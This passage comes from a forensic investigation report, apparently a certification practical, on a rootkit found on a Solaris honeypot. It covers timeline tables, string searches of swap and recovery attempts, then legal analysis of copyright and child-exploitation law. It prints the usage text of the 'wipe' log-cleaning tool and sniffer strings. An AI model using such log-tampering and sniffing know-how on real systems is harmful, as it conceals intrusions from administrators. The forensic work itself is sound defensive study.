/usr/share/.gun/sshd2/conf/ssh2/tconf
                  259832 mac -/-rwxr-xr-x root     root     8210     /usr/bin/ttymon
                    525 mac -/-rwx--x--x root     root     132823
/usr/share/.gun/sshd2/conf/ssh2/hostkey
                    512 .a. -/-rwx--x--x root     root     8154
/usr/bin/ssh_random_seed
                    512 .a. -/drwxr-xr-x root     sys      54657    /usr/share
                    329 mac -/-rwxr-xr-x root     root     8153
/usr/bin/ssh_host_key.pub
                     38 mac -/-rw-r--r-- root     root     168212
/usr/share/.gun/.addr
                    512 mac -/drwxr-xr-x root     root     129146
/usr/share/.gun/sshd2/conf
Thu Apr 01 2004 10:36:50     6532 .a. -/-r--r--r-- root     sys      18898
```

```
/etc/inet/inetd.conf
```

Table 38 – Many replacements of key critical system files have occurred.

In Table 38, it is visible to the reader that the .guns package was installed, the sniffer program was accessed at Thu Apr 01 2004 10:34:28, and the cleaning of system log files was accomplished with the clean and wipe programs (/usr/share/.gun/clean and /usr/share/.gun/wipe). Running strings against the binary titled wipe[56] found in this directory highly suggests it's job is to clean utmp,wtmp, and etc files logs.

```
ERROR: Can't find user in passwd.
ERROR: Time format is YYMMddhhmm.
/var/adm/   act
ERROR: Opening tmp ACCT file
/dev/
ERROR: Determining tty device number.
ERROR: Unlinking tmp WTMP file.
USAGE: wipe [ u|w|l|a ] …options…
UTMP editing:
    Erase all usernames      :   wipe u [username]
    Erase one username on tty:   wipe u [username] [tty]
WTMP editing:
   Erase last entry for user :   wipe w [username]
   Erase last entry on tty   :   wipe w [username] [tty]
LASTLOG editing:
   Blank lastlog for user    :   wipe l [username]
   Alter lastlog entry       :   wipe l [username] [tty] [time] [host]
       Where [time] is in the format [YYMMddhhmm]
ACCT editing:
   Erase acct entries on tty :   wipe a [username] [tty]
[root@localhost .gun]# strings wipe
```

Table 39 – Output from running strings against wipe.

Continuing forward with the timeline and we see in Table 40 creation and access to system files related to operating system commands and devices (lpstat,snmpXdmid,Xsun).

```
Thu Apr 01 2004 10:36:53      512 m.c -/drwxr-xr-x root     root     167985
/usr/share/.gun
                              512 .a. -/drwxr-xr-x root     sys      49156    /dev/dsk
                               11 .a. -/lrwxrwxrwx root     root     9        /usr/src -> ./share/src
                            20180 .a. -/-r-xr-xr-x root     root     234611
/usr/share/.gun/bin/.gunfind
                              512 .a. -/drwxr-xr-x root     root     64207    /dev/md
```

[56] http://packetstorm.linuxsecurity.com/UNIX/penetration/log-wipers/index2.html

```
                    2048 .a. -/drwxr-xr-x root     root     67978    /dev/md/dsk
                     616 ..c -/-rw-r—r—root     sys      3834
/etc/rcS.d/K07snmpdx
                    1193 ..c -/-rwxr-xr-x root     root     168215
/usr/share/.gun/uninstall
                   22820 ..c -/-r-x—x—x root     lp       8108     /usr/bin/lpstat
                  160532 ..c -/-rw-r—r—root     sys      191339
/usr/lib/dmi/snmpXdmid
                     512 .a. -/drwxr-xr-x root     root     59       /dev/term
                     616 ..c -/-rw-r—r—root     sys      3834
/etc/rc0.d/K07snmpdx
                    7272 .a. -/-r-xr-xr-x root     bin      7980     /usr/bin/wc
                     512 .a. -/drwxr-xr-x root     sys      37827    /dev/rdsk
                     616 ..c -/-rw-r—r—root     sys      3834
/etc/rc1.d/K07snmpdx
                    3584 .a. -/drwxr-xr-x root     sys      5        /dev
                     512 .a. -/drwxr-xr-x root     sys      58       /dev/swap
                  120532 ..c -/-rwx—x—x root     root     168214
/usr/share/.gun/sniff
                      39 .a. -/-rw-r—r—root     bin      41658    /etc/auto_home
                     616 ..c -/-rw-r—r—root     sys      3834
/etc/rc3.d/S76snmpdx
                   14276 ..c -/-r-xr-xr-x root     bin      7869     /usr/bin/eject
                    1333 ..c -/-rwxr-xr-x root     root     168216
/usr/share/.gun/clean
                 1368036 ..c -/-rwxr-xr-x root     root     3796
/usr/openwin/bin/Xsun
                    9864 ..c -/-r-x—x—x root     lp       8104     /usr/bin/cancel
                     616 ..c -/-rw-r—r—root     sys      3834     /etc/init.d/init.snmpdx
                   10396 ..c -/-rwxr-xr-x root     root     168217
/usr/share/.gun/wipe
                     512 .a. -/drwxr-xr-x root     root     56656    /dev/printers
                      11 .a. -/lrwxrwxrwx root     root     30       /usr/man ->
./share/man
                       9 .a. -/lrwxrwxrwx root     root     9        /lib -> ./usr/lib
                   20140 ..c -/-r-x—x—x root     bin      89847    /usr/lib/lp/bin/netpr
                    9688 ..c -/-r-x—x—x root     lp       8107     /usr/bin/lpset
                     512 .a. -/drwxr-xr-x root     sys      30210    /dev/sad
                      29 .a. -/lrwxrwxrwx root     other    43       /dev/ticots ->
../devices/pseudo/tl@0:ticots
                   35764 ..c -/-r-xr-xr-x root     bin      46990    /usr/sbin/traceroute
                     512 .a. -/drwxr-xr-x root     sys      57       /dev/rmt
                     512 .a. -/drwxr-xr-x root     root     62       /dev/fbs
                     512 .a. -/drwxr-xr-x root     sys      15171    /dev/pts
                     616 ..c -/-rw-r—r—root     sys      3834
/etc/rc2.d/K07snmpdx
```

```
                    512 .a. -/drwxr-xr-x root     root     67       /dev/cua
                  20180 .a. -/-r-xr-xr-x root     bin      7877     /usr/bin/find
                     27 .a. -/lrwxrwxrwx root     other    40       /dev/tcp ->
../devices/pseudo/tcp@0:tcp
Thu Apr 01 2004 10:36:54      512 .a. -/drwxr-xr-x root     root     15182
/dev/md/shared/1
```

Table 40 – Practicaly everything was replaced and trojaned.

At this point it is obvoius that the system is completely "owned" and the above table of replacements signified by the "c" field for creation as noted in the timeline should convince the reader that this system is unsafe for further use. This timeline should convince the reader that any system potentially compromised is unsafe for continued usage. As stated previously, interesting to note is the application of patches to the compromised workstation. In Table 41 visible below several patches have been applied to the workstation.

```
/var/sadm/pkg/SUNWxwfs/install
                    451 m.. -/-rw-r--r-- root     other    15575
/var/sadm/patch/113923-02/log
                    512 m.c -/drwxr-xr-x root     root     193
/var/sadm/pkg/SUNWxwfs
                    512 .a. -/drwxr-xr-x root     root     194
/var/sadm/pkg/SUNWxwfs/save
Thu Apr 01 2004 10:39:31      2332 ..c -/-rw-r--r-- root     other    15576
/var/sadm/patch/113923-02/README.113923-02
                    512 mac -/drwxr-xr-- root     other    15574
/var/sadm/patch/113923-02
                    451 ..c -/-rw-r--r-- root     other    15575
/var/sadm/patch/113923-02/log
                      0 .a. ---------- root     other    22816    <sunny_s3.dcfldd-dead-
22816>
Thu Apr 01 2004 10:39:32        0 ..c ---------- root     bin      3898
<sunny_s1.dcfldd-dead-3898>
                    452 .a. -/-rw-r--r-- root     other    482
/var/sadm/patch/112875-01/log
Thu Apr 01 2004 10:39:34      512 .a. -/drwxr-xr-x root     root     7647
```

Table 41 – Patching a compromised system.

For example as seen above patches 113923 and 112875 both security patches. So it is clear that the intruder does not wish for their hard work in finding and compromising a host to be for nothing.

```
[root@localhost 113923-02]# more README.113923-02
Patch-ID# 113923-02
Keywords: security font server
Synopsis: X11 6.6.1: security font server patch
```

Date: Dec/18/2002

Table 42 – Top details for the 113923-02 sun patch from the README.

I note the additional modification of the inetd.conf file as seen in Table 42.

Thu Apr 01 2004 11:01:39 0 m.. ---------- root other 22802 <sunny_s3.dcfldd-dead-22802> 0 m.. ---------- root other 22798 <sunny_s3.dcfldd-dead-22798> 512 m.c -/drwxrwxrwt root sys 22663 /var/tmp 6405 m.c -/-rw-r--r-- root root 41557 /etc/inetd.conf

Table 42 – Final modificaiton to the inetd services file.

As I checked my IDS logs and noted the unusual RPC alerts on the early noon of April 1st, I began my preparations for the "seizure" of the workstation into evidence. The last entry in the timeline is the access of the sshd program designed to listen inbound on port 10666. I decided to unplug the power from the system as I noted that the console was unresponsive. It's possible that this trojan'ed sshd named ttymon as shown below in Table 43 hung up the system. There may have been some instability in the system also due to the creation event of file /usr/openwin/bin/Xsun the X subsystem process.

Thu Apr 01 2004 11:36:55 259832 .a. -/-rwxr-xr-x root root 121148 /usr/share/.gun/sshd2/ttymon 0 .ac -/crw-r--r-- root sys 39144 /devices/pseudo/random@0:random 512 m.c -/-rwx--x--x root root 8154 /usr/bin/ssh_random_seed

Table 43 – The last event in the timeline output.

It is my suspicion that the addition of the trojaned operating system executables contributed to the system's instability. Until I examine the contents of the swap slice 4 I will not consider the lack of console activity or network activity noted during my seizure of the workstation into evidence before forensic processing as an indication that the intruder was unsucessful post intrusion.

String Search

I will discuss the results of my string search on the media. Strings available on the workstation images of interest would be those containing an IP address of the intruder's machine, or emails that would potentially help the investigation. Given the size of these workstation images (total disk space) I will utilize the Autopsy forensic browser to facilitate the search. I plan on using the keyword search function to because I have numerous phrases to search for related to the intrusion event. Rather than look at output from the command line I can quickly use the GUI to attempt recovery of those deleted files noted above in the timeline activity. Autopsy again is an excellent tool.

I began this phase of the investigation by using the Autopsy GUI to extract strings from each dcfldd image of each slice I imaged from the Sun workstation. ASCII strings from allocated and unallocated space were generated for each slice. Extracted strings were saved to files with a .str extension and MD5 checksum values were calculated conveniently by Autopsy to insure their integrity. I then executed numerous string searches beginning with the predefined searches of "IP" address and "Date". Unfortunately these default searches returned too many hits. I narrowed my searches in an attempt try to find the effects of the execution of the rootkit and any evidence not removed by the rootkit. Slices 0,1,3,6 were all processed. Extracting strings against slice 5's unallocated space with Autopsy suggested that there were no valid strings entries for this file system. This is logical since slice 5 was last mounted as the /opt file system on the Solaris workstation. This file system's contents were not the focus of the trojaning activity recorded in the timeline. I must admit that I did not have much success in searching thru the dls string information until I looked at the swap partition.

It is in this section I will analyze the swap partition on this workstation as slice 4. The analysis component as it relates to swap is to search for strings that were key in the timeline I created. As it so happens the file system I held the least amount of hope for since I was not sure of it's volatility was the best for string searches. Slice 4 of the workstation maintained the integrity of some of the running processes on the workstation before the power was forcibly removed. In Table 44 below I knew a sniffer program was installed from the timeline information and I wondered if it was present in swap, being paged out due to the device. It's presence in swap I along with the SIGHUP string information leads me to believe the unauthorized user was trying to collect packet information.

```
[root@localhost DCFLDD_SUNNY]# strings sunny_s4.dcfldd | grep -i sniff
SuperSniffer v1.2 (c) 1994-99 Ajax, Firebug, The Crawler
  -n        sniff NFS filehandles  -s <size>      capture buffer size
[%s]: Foreground sniffing mode.
[%s]: Sniffing on device %s.
[%s]: Background sniffing on device %s [pid %d]
[ss]: Caught SIGHUP. Sniffing paused.
Send SIGHUP again to restart sniffing.
[ss]: Caught SIGHUP. Sniffing restarted.
```

Table 44 – The intruder was using the sniffer.

I searched for strings related to the ".guns" prefix on some of the rootkit's executables and of course the directory name where the tools were found. Knowing that the unauthorized user was interacting with the machine must have indicated that the trojaned sshd binary was running via inbound port 10666 connection. Therefore I also searched for the port of "10666" in swap to see if

there was some connection being maintained, and unfortunately there was a connection to a foreign IP address as shown below in Table 45.

```
root@localhost DCFLDD_SUNNY]# strings sunny_s4.dcfldd | grep -i "10666"
/usr/dt/appconfig/icons/C/DtMouse.m_m.bm f none 0444 root bin 1154 10666
987022474 SUNWdticn
/usr/dt/appconfig/help/C/graphics/TECreateFile.tif f none 0444 root bin 10666
26361 1016073746 SUNWdthev
SSH_CLIENT=XXX.XX.103.165 32793 10666
/usr/openwin/share/man/man3X11/XCKMping.3X11 f none 0444 root bin 10666
63893 1018073847 SUNWxwpmn
XXX.XX.103.165 32793 10666
XXX.XX.103.165 32793 10666
SSH_CLIENT=XXX.XX.103.165 32793 10666
SSH_CLIENT=XXX.XX.103.165 32793 10666
```

Table 45 – The IP address matches with the Snort alert source IP address. Note: I placed XXX characters to sanitize the offending IP address.



Image 21 – The machine was connected to this source IP address.

The above inset is from the Acid logs reflecting the same source IP address as above. In terms of evidence collection this is excellent because we have an IP address alerting on the IDS and we have the connection from swap. I executed multiple string searches for against the strings extracted dls information. The best results were from the swap area on slice 4 of the imaged workstation.

It is important to maintain a catalog of acceptable “hacker” jargon to search for key words. While an all inclusive listing is not completely available, numerous sources on the Internet provide “hacker jargon” dictionaries. I in the future as I construct my mini forensic laboratory I will consider building a repository of rootkit strings so I may quickly feed them into a tool like the Autopsy forensic browser with the search.pl file. It is a worth while assumption that the “80/20” rule applies to these circumstances. If a forensic analyst maintains a listing of common root kit names or “evil” port numbers (31337/666/10666/12345) to search for, the investigator will quickly match and signal a system to be compromised 80% of the time.

Recover Deleted Files

I utilized the Autopsy “All deleted Files” on each slice to quickly size up any items of interest. At this point in the investigation I hoped to recover the actual tar or zip file containing the root kit. I examined all the slices I had available searching thought the lists of deleted files. As noted in the forensic training guide this functionality is timesaving indeed. In the following series of screen captures I will

illustrate interesting files that I hope to recover. From sunny_s0.dcfldd an interesting deleted file noted was /etc/TmPh0lD. This is unusual since it appears to be in “hacker speak”.

Image 22 – Strange name for a temporary file in /etc deleted.

The contents of the file as revealed by running strings against it are only a listing of the /etc/ directory. Grepping for this file in the timeline does not return any results. The deleted files for the /var file system on slice 3 of the workstation listed a great number of SUNW packages which were as above patched. Image 23 illustrates another unusual deleted file named dtlogin_Bua0Ha.

Image 23 – Strange name for dtlogin.

Since I was not having much success with searching for deleted files or strings related to such phrases as “hack, trojan, sploit, warez”, I decided to execute Lazarus against each dls output to help me identify any potential items of interest. Obtaining the dls (contents of deleted blocks) information was rather quick, but the execution of Lazarus was very slow considering the size of my forensic images. After running Lazarus against each slice, I utilized some Perl to replace the file locations in the html and move these to individual slice directories.

```
118  perl -pi -e "s|www/|www|" *.html
139  perl -pi -e "s|/...|/..|" sunny_s0.dcfldd.dls.html
197   perl -pi -e "s|/./www|/opt/lazarus/s1/www/|" sunny_s1.dcfldd.dls.html
221   perl -pi -e "s|/opt/tct-1.14/|/opt/lazarus/s1/|" sunny_s3.dcfldd.dls.html
248  perl -pi -e "s|/./www/|/opt/lazarus/s6/www/" sunny_s6.dcfldd.dls.html
```

Table 46a – Preparing the Lazarus output for review in a browser.

Unfortunately (or fortunately) the Lazarus results for each slice were very large as evidenced in Image 24. Since I was having difficulty searching for signs of the root kit I decided to move the Lazarus output to individual directories based named for the slice from which I extracted them. I executed a command similar to file (file * |cut –c 14- | sort | uniq) and looked for tar or gzipped or compressed recovered data hoping to find the root kit.

For example I searched for deleted zip type files in slice 3 and attempted to list their contents with the following command only to discover Solaris packages from the install.

```
  (attempting to process anyway)
  Length     Date   Time    Name
 --------    ----   ----    ----
       0  01-22-03 19:34   114133-01/
      76  12-13-02 14:14   114133-01/.diPatch
     168  12-13-02 14:15   114133-01/patchinfo
       0  12-13-02 14:15   114133-01/SUNWcsu/
     423  12-13-02 14:30   114133-01/SUNWcsu/pkgmap
     484  12-13-02 14:14   114133-01/SUNWcsu/pkginfo
       0  12-13-02 14:15   114133-01/SUNWcsu/install/
    4985  12-13-02 14:15   114133-01/SUNWcsu/install/checkinstall
      93  12-13-02 14:15   114133-01/SUNWcsu/install/copyright
    5767  12-13-02 14:15   114133-01/SUNWcsu/install/i.none
    1555  12-13-02 14:15   114133-01/SUNWcsu/install/patch_checkinstall
     824  12-13-02 14:15   114133-01/SUNWcsu/install/patch_postinstall
    6703  12-13-02 14:15   114133-01/SUNWcsu/install/postinstall
    6567  12-13-02 14:15   114133-01/SUNWcsu/install/preinstall
       0  12-13-02 14:15   114133-01/SUNWcsu/reloc/
       0  12-13-02 14:15   114133-01/SUNWcsu/reloc/usr/
       0  12-13-02 14:15   114133-01/SUNWcsu/reloc/usr/bin/
   61416  12-13-02 14:30   114133-01/SUNWcsu/reloc/usr/bin/mail
    1672  02-03-03 19:53   114133-01/README.114133-01
 --------                  -------
   90733                    19 files
[root@localhost blocks]# for r in `file * | grep Zip| cut –c1-11`; do  unzip –l $r;
done
```

Table 46b – Attempting to search for zipped files from Lazarus block output.



Image 24– Lazarus makes good of all unallocated space

Since I knew I installed sebek in the bogus user's home directory I decided to recover that file to test my recovery method..

```
[root@localhost blocks]# file * | grep SPARC | cut -f1 -d: > /tmp/me
[root@localhost blocks]# for ee in `cat /tmp/me`
> do
> echo $ee
> strings $ee | grep sebek
> done
17337.x.txt
17361.x.txt
17385.x.txt
17401.x.txt
19297.x.txt
19433.x.txt
21224.x.txt
21929.x.txt
sebek initializing while loaded!
sebek initializing
sebekhide
sebek removed
sebek _fini while not loaded!
sebek info called
sebek:  %s
```

sebek STREAM open sebek STREAM close sebek STREAM rput sebek STREAM wput sebek _fini while not loaded! sebek info called

Table 47 – Lazarus did recover sebek files from the strings of dls output.

In conclusion, I was unable to find the original root kit as delivered to the workstation itself. Although the ils command which was utilized to create the timeline information shows a significant number of deleted files. There is no pointer to that data structure so they all appear with names of <dead>.

Had I found any strings which were interesting, and located them in the immense amount of Lazarus output, I would have utilized the Autopsy browser to enter the block number as a Lazarus address. Autopsy would perform a dcalc for me to find the previous location. The individual used the "wipe" utility to clear up the logs in the system to cover any evidence generated from the intrusion, but the log files continued to be written out for some time after the intrusion event. Any of that data was most likely overwritten. String searches for the source IP address of the unauthorized user were not found, subsequently this did not point out any files to be recovered.

Conclusions

Before examining strings extracted from the swap partition, it appeared that this workstation was only initially compromised and not utilized for any further specifically as a jump point for other events. I believe also the compromise of the workstation did not work in favor for the "hacker'. Since the workstation console was locked, it is possible the machine was behaving abnormally. I was specifically watching the workstation for signs of intrusion and the true purpose of the sun workstation was as a sacrificial target. Had I been an unknowledgeable user, I may have simply rebooted my machine and continued to utilize the workstation even as it was compromised. This would have placed me at significant risk since my actions and data on the workstation would be available to this individual.

The actions of this unauthorized user were clearly shown by the installed root kit files and their presence in the swap file slice signifying they were paged into and out of core. It seems given the source IP address of the individual, the unauthorized user installed a sniffer and was using it to gather network information for reconnaissance purposes. The individual IP address originated as I recorded it from the geographic area around Amsterdam. It is unknown as to if this original IP address was just another compromised machine for a base point to attack other machines such as my Solaris workstation. If I had allowed the

event to continue for a longer period of time perhaps more information would have been gathered. Since there was a sniffer present, it is possible the presence of sebek packets would be eventually discovered. Since the machine was on a home cable modem this person likely was scanning netblocks for machines that would respond, found this Solaris workstation, gathered RPC information, determined that the machine was exploitable, exploited it and patched it to remain in their control.

```
IP Address Contact Information
OrgName:    RIPE Network Coordination Centre
OrgID:      RIPE
Address:    Singel 258
Address:    1016 AB
City:       Amsterdam
StateProv:
PostalCode:
Country:    NL

ReferralServer: whois://whois.ripe.net

NetRange:   139.89.0.0 - 139.92.255.255
CIDR:       139.89.0.0/16, 139.90.0.0/15, 139.92.0.0/16
NetName:    RIPE-ERX-139-89-0-0
NetHandle:  NET-139-89-0-0-1
Parent:     NET-139-0-0-0-0
NetType:    Early Registrations, Transferred to RIPE NCC
Comment:    These addresses have been further assigned to users in
Comment:    the RIPE NCC region.  Contact information can be found in
Comment:    the RIPE database at http://www.ripe.net/whois
RegDate:    2004-03-03
Updated:    2004-03-03

OrgTechHandle: RIPE-NCC-ARIN
OrgTechName:   RIPE NCC Hostmaster
OrgTechPhone:  +31 20 535 4444
OrgTechEmail:  search-ripe-ncc-not-arin@ripe.net

# ARIN WHOIS database, last updated 2004-05-01 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database
```

Table 48 – Network block information related to the source IP address of the unauthorized user.

Part 3 – Legal Issues of Incident Handling

In this legal section of the practical assignment I will answer the questions as they apply to the United States of America. Any state laws will be referenced to those laws applicable in the state of Indiana. For the purposes of this scenario, I will assume that Mr. John Price was distributing copyrighted material on public available systems. The questions are answered in four parts.

For question A, based on the type of material he was distributing he may have broken both state and federal law. The distribution of copyrighted materials on the Internet as they relate to motion pictures is basically "Internet Piracy"[57]. Federal copyright laws were recently strengthened to target Internet copyright issues. This body of law is evidenced as the No Electronic Theft Act (NET Act)[58] which is the laws of 17 U.S.C §§ 506 & 507 and 18 U.S.C § 2319 which were modified. DCMA[59] is basically the amended current US code of Title 17 related to copyright law to employ the World Intellectual Property Organization Copyright Treaty and Performances and Phonograms Treaty concluded in December of 1996.

If Mr. Price was determined to be distributing programs that can bypass copy protection schemes or remove these types of access controls he would be breaking DCMA section 1201 (17 U.S.C § 1201). But since it appears that he is distributing the materials themselves, he would be in violation of 17 U.S.C. §§ 506 & 507 if he were distributing one or more copyrighted "works" with a value of $1,000 all within a 180-day period. Violation punishments are in 18 U.S.C. § 2319 which potentially means that Mr. Price could be imprisoned not more than 5 years or fined or both if he made at least 10 copies of 1 or more copyrighted works which have a total retail value of more than $2,500. A second offence is "shall be imprisoned not more than 10 years, or fined in the amount set forth in this title, or both, if the offense is a second or subsequent offense under paragraph (1)" 18 U.S.C. § 2319.

Question B asks what appropriate steps would I take if I discovered this information on any of my systems. If I am a system administrator for an Internet Service Provider and I discovered these items according to the Title 17, Chapter 5, Sec. 512 titled "Limitations on liability relating to materials online" I would first argue that my company might not be liable if "the transmission of the material was initiated by or at the direction of a person other than the service provide".[60] Liability aside, I would immediately remove those materials and terminate that individuals access. Of course my organization would have some policy on the use of copyrighted materials. My organization would need to designate someone to function as the security officer to handle such events and respond to infringement notices. I understand that this form of notice must meet the requirements of 17 U.S.C. 512(c)(3). If my organization was not an ISP, the

[57] http://www.mpaa.org/anti-piracy/
[58] http://www.usdoj.gov/criminal/cybercrime/17-18red.htm
[59] http://www.copyright.gov/legislation/hr2281.pdf
[60] http://www4.law.cornell.edu/uscode/17/512.html

corporation could be held liable if it was determined that the organization took no action to prevent the illegal distribution of copyrighted material. Ultimately if the corporation is not sponsoring these types of activities the individual may be subject to violation of 18 U.S.C. § 2319(c)(1) and 17 U.S.C. § 506(a)(2).

Question C asks what steps would be appropriate should corporate counsel decide not to pursue the matter further at the current stage. As a system administrator I would make an attempt to preserve on some permanent durable indelible media all the logs from computer systems related to access, file system contents, and system events. These would potentially highlight network traffic that illustrates the individual participating illegally distributing these copyrighted items. I would attempt to at the time of collection if possible maintain some indelible checksum of the materials collected so that their state as being unadulterated at the time of collection would be maintained. It is also of paramount importance to maintain some sort of chain of custody. If possible, physically control and log access to items and information seized during the inquiry. The Sarbanes-Oxley[61] Act may provide good reason for my corporation to maintain a policy related to electronic records retention. If my corporation is a covered company (accounting/financial services), then I being a member of the information technology staff need to abide by a policy of a five-year retention period for storage of electronic records and information related to this case.

Question D suggests hypothetically if Mr. Price's case involved child pornography specifically. With respect to child pornography, it is pornographic material that depicts minors in a sexually explicit way . This is completely illegal. Transmitting or maintaining child pornography is a federal offense under the federal child pornography statue 18 U.S.C. §§ 2252[62]. If John Price was distributing child pornography, corporate counsel must pursue the matter and involve the appropriate authorities immediately. Not only would 18 U.S.C. §§ 2251 titled "Sexual exploitation of children" come into play but if Mr. Price's actions were subject to the Child Online Protection Act (COPA), he would in addition face 6 months in prison and a $50,000 fine for each offence. For example if potentially Mr. Price set up a web server (maybe with corporate resources) thereby "knowingly making a communication that is "harmful to minors" available to minors under 17 years of age for commercial purposes" (H.R. 4328, P.L. 105-277).

In Indiana Mr. Price's would be subject to "Zachary's law" if convicted. Zachary's Law [63]requires all Indiana Sheriffs to maintain a registry of individuals who are sex offenders. The purpose of the registry is to provide detailed information about these individuals in Indiana. This information includes photographs, addresses, and identifiers of registered sex and violent offenders. Indiana law IC 35-42-4-4 specifically cites possession of child pornography. According to Indiana law (b)(3)

[61] http://searchcio.techtarget.com/sDefinition/0,,sid19_gci920030,00.html
[62] http://www4.law.cornell.edu/uscode/18/2252.html
[63] https://secure.in.gov/serv/cji_sor

“ anyone who makes available to another person a computer, knowing that the computer's fixed drive or peripheral device contains matter that depicts or describes sexual conduct by a child less than eighteen (18) years of age; commits child exploitation, a Class C felony.” But if the images according to IC 35-42-4-4 (c)(9) are such “that depicts or describes sexual conduct by a child who is less than sixteen (16) years of age or appears to be less than sixteen (16) years of age, and that lacks serious literary, artistic, political, or scientific value commits possession of child pornography” it is a Class D felony. Cited basically penalties are again for a class D felony a fine up to $10,000 and/or six months to three years in prison. For a class C felony the fine is up to $10,000 and between two and eight years in prison.

Index of Works Cited

Giasson, Frédérick. “Memory Layout in Program Execution”. October 2001. URL: http://www.decatomb.com/articles/memorylayout.txt

Chuvakin PhD, Anton. “Linux Data Hiding and Recovery”. 10 March 2002. URL: http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html

18 U.S.C Sec. 1030. “Fraud and related activity in connection with computers “

United States. U.S. Copyright Office. THE DIGITAL MILLENNIUM COPYRIGHT ACT OF 1998 U.S. Copyright Office Summary. 1998. <http://www.copyright.gov/legislation/dmca.pdf>

Indiana. Indiana Legislative Code 35-43-1. Criminal Law and Procedure. Offenses Against Property. Office of Code Revision Indiana Legislative Services Agency. URL: http://www.in.gov/legislative/ic/code/title35/ar43/ch1.html

Indiana. Indiana Legislative Code 35-50-3. Criminal Law and Procedure. Sentences for Misdemeanors. Office of Code Revision Indiana Legislative Services Agency. URL: http://www.in.gov/legislative/ic/code/title35/ar50/ch3.html

Ford, Michael T. “Analyses of Italian Malware, Romanian Rootkits, and United States Computer Law”. GIAC Certified Forensics Analyst (GCFA) March 2003. URL: http://www.giac.org/practical/GCFA/Michael_Ford_GCFA.pdf

Lee, Richard. GCFA Practical Assignment Version 1.3. July 2003. URL:http://www.giac.org/practical/GCFA/Richard_Lee_GCFA.pdf

Hutson, Brian. “Forensics and Incident Response: Three Investigations”. GCFA Practical Assignment Version 1.2. 2003. URL: http://www.giac.org/practical/GCFA/Brian_Hutson_GCFA.pdf

Gilbert, Dan. “The One Packet Wonder: HD Moore's rootdown.pl”. GCIH Practical Assignment Version 3. December 2003.
URL: http://www.giac.org/practical/GCIH/Dan_Gilbert_GCIH.pdf

Silva, John. “[PDF] An Overview of Cryptographic Hash Functions and Their Uses”. GIAC Security Essentials Practical Version 1.4b. January 2003. URL: http://www.giac.org/practical/GSEC/John_Silva_GSEC.pdf - Similar pages

New Technologies Inc. "Technical Definitions - File Slack Defined". 2004. URL: http://www.forensics-intl.com/def6.html

United States. United States Department Of Justice. Computer Crime and Intellectual Property Section (CCIPS). URL:
http://www.usdoj.gov/criminal/cybercrime/PatriotAct.htm

“Using The Coroner's Toolkit : Rescuing files with lazarus.” Carnegie Mellon University. CERT Coordination Center®. May 22, 2001. URL:
http://www.cert.org/security-improvement/implementations/i046.03.html

GWU Law School, Public Law Research Paper No. 65
NYU Law Review, Vol. 78, No. 5, pp. 1596-1668, November 2003. URL:
http://papers.ssrn.com/sol3/papers.cfm?abstract_id=399740

Kerr, Orin S., "Cybercrime's Scope: Interpreting 'Access' and 'Authorization' in Computer Misuse Statutes" . NYU Law Review, Vol. 78, No. 5, pp. 1596-1668, November 2003. URL: http://ssrn.com/abstract=399740

McGuire, David. “Lawmakers Push Prison For Online Pirates”. Washington Post. Apr 2004 URL: http://www.securityfocus.com/news/8377

Lange, Michele C.S “Sarbanes-Oxley Has Major Impact on Electronic Evidence Several provisions of act govern document-retention policies”. The National Law Journal. 01-02-2003. URL: http://www.law.com/jsp/article.jsp?id=1039054510969

United States. United States Department of Justice Computer Crime and Intellectual Property Section Criminal Division. Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations. July 2002. URL:
http://www.cybercrime.gov/s&smanual2002.htm#_IC5_

Haight, Ragains, and York. “Citing Government Information Sources Using MLA (Modern Language Association) Style”. University of Nevada -- Reno Libraries. March 2004.
URL:http://www.library.unr.edu/depts/bgic/guides/government/cite.html#13